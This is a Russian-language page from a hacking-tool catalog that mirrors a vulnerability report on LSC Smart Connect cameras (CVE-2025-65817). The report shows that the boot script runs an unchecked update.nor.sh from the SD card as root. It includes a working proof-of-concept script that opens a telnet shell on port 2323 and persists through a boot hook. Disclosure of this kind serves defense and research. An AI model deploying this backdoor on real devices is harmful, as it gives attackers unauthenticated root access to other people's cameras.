Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2025-65817 — Вот CVE-2025-65817 | Kitploit
Инструменты/GitHubGitHub/istaarkk/cve-2025-65817
Безопасность встроенных системБезопасность IoTАнализ уязвимостейЭксплуатацияБезопасность оборудования и IoTИнструмент Удаленного Доступа
GitHubistaarkk/cve-2025-65817

CVE-2025-65817

Вот CVE-2025-65817

Репозиторий
93211 месяцев назадЕщё не проверено
Поделиться

CVE-2025-65817


FieldsValue
НазваниеОтчет об уязвимости: камера LSC Smart Connect
Дата2024-02-15
ОписаниеИспользование хука обновления SD-карты для запуска удаленных оболочек на камерах LSC Smart Connect.
Тегиiot, уязвимость, cve
Прошивка1.14.13

Отчет об уязвимости камеры LSC Smart Connect

Обнаруженная уязвимость заключается в эксплуатации системы обновления в start_app.sh, а точнее — через монтирование SD-карты и файл update.nor.sh.

Переменные конфигурации

# routines of sd-card
# /mnt is for backword compatible
SDC_DIR=/mnt
SDC_HOOK=$SDC_DIR/update.nor.sh
SDC_FLAG_DEBUG=$SDC_DIR/__ipc_debug.ini
TMP_HOOK=/tmp/update.nor.sh
SENSOR_ISP_HOOK=$SDC_DIR/ISP/*t23.bin
# debug core-dump
WHERE_COREDMP="/mnt/sdc/coredmp"
WHERE_EXEC="/usr/local/bin/doraemon"

Раздел local/sbin/start_app.sh:50–99 слепо доверяет любому файлу с именем update.nor.sh, расположенному на SD-карте. Во время загрузки скрипт:

  • монтирует SD-карту,
  • копирует update.nor.sh в /tmp/update.nor.sh,
  • не выполняет никакой проверки его содержимого, целостности, прав доступа или владельца.

Позже в последовательности запуска (local/sbin/start_app.sh:108–129) скопированный файл:

  • помечается как исполняемый,
  • запускается от имени root,
  • выполняется с передачей точки монтирования SD-карты в качестве аргумента.

Это выполнение происходит до запуска основного ipc_service, то есть скрипт работает в среде с максимальными привилегиями, где уже доступны сетевые утилиты, функции сторожевого таймера и вспомогательные средства обновления.

Доступные утилиты

Эксплойт заключается в создании оболочки и открытии порта через telnetd, который присутствует на камере:

/bin # busybox --list
[...]
sh
sleep
swapoff
syslogd
tail
tar
tcpsvd
telnetd
[...]

Доказательство концепции

Нам нужно лишь записать .sh-скрипт на SD-карту и назвать его update.nor.sh.

Выбранный мной эксплойт:

#!/bin/sh

telnetd -l /bin/sh -p 2323 &

echo "Telnet start by update.nor.sh" > /tmp/exploit_success

cp /mnt/update.nor.sh /mnt/config/hook-boot.sh

date > /tmp/exploit_time

Подтверждаем, что порт открыт.

alt text


Подключаемся через telnet:

alt text

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    867
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    544
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    385
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    360
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    302
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    279

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →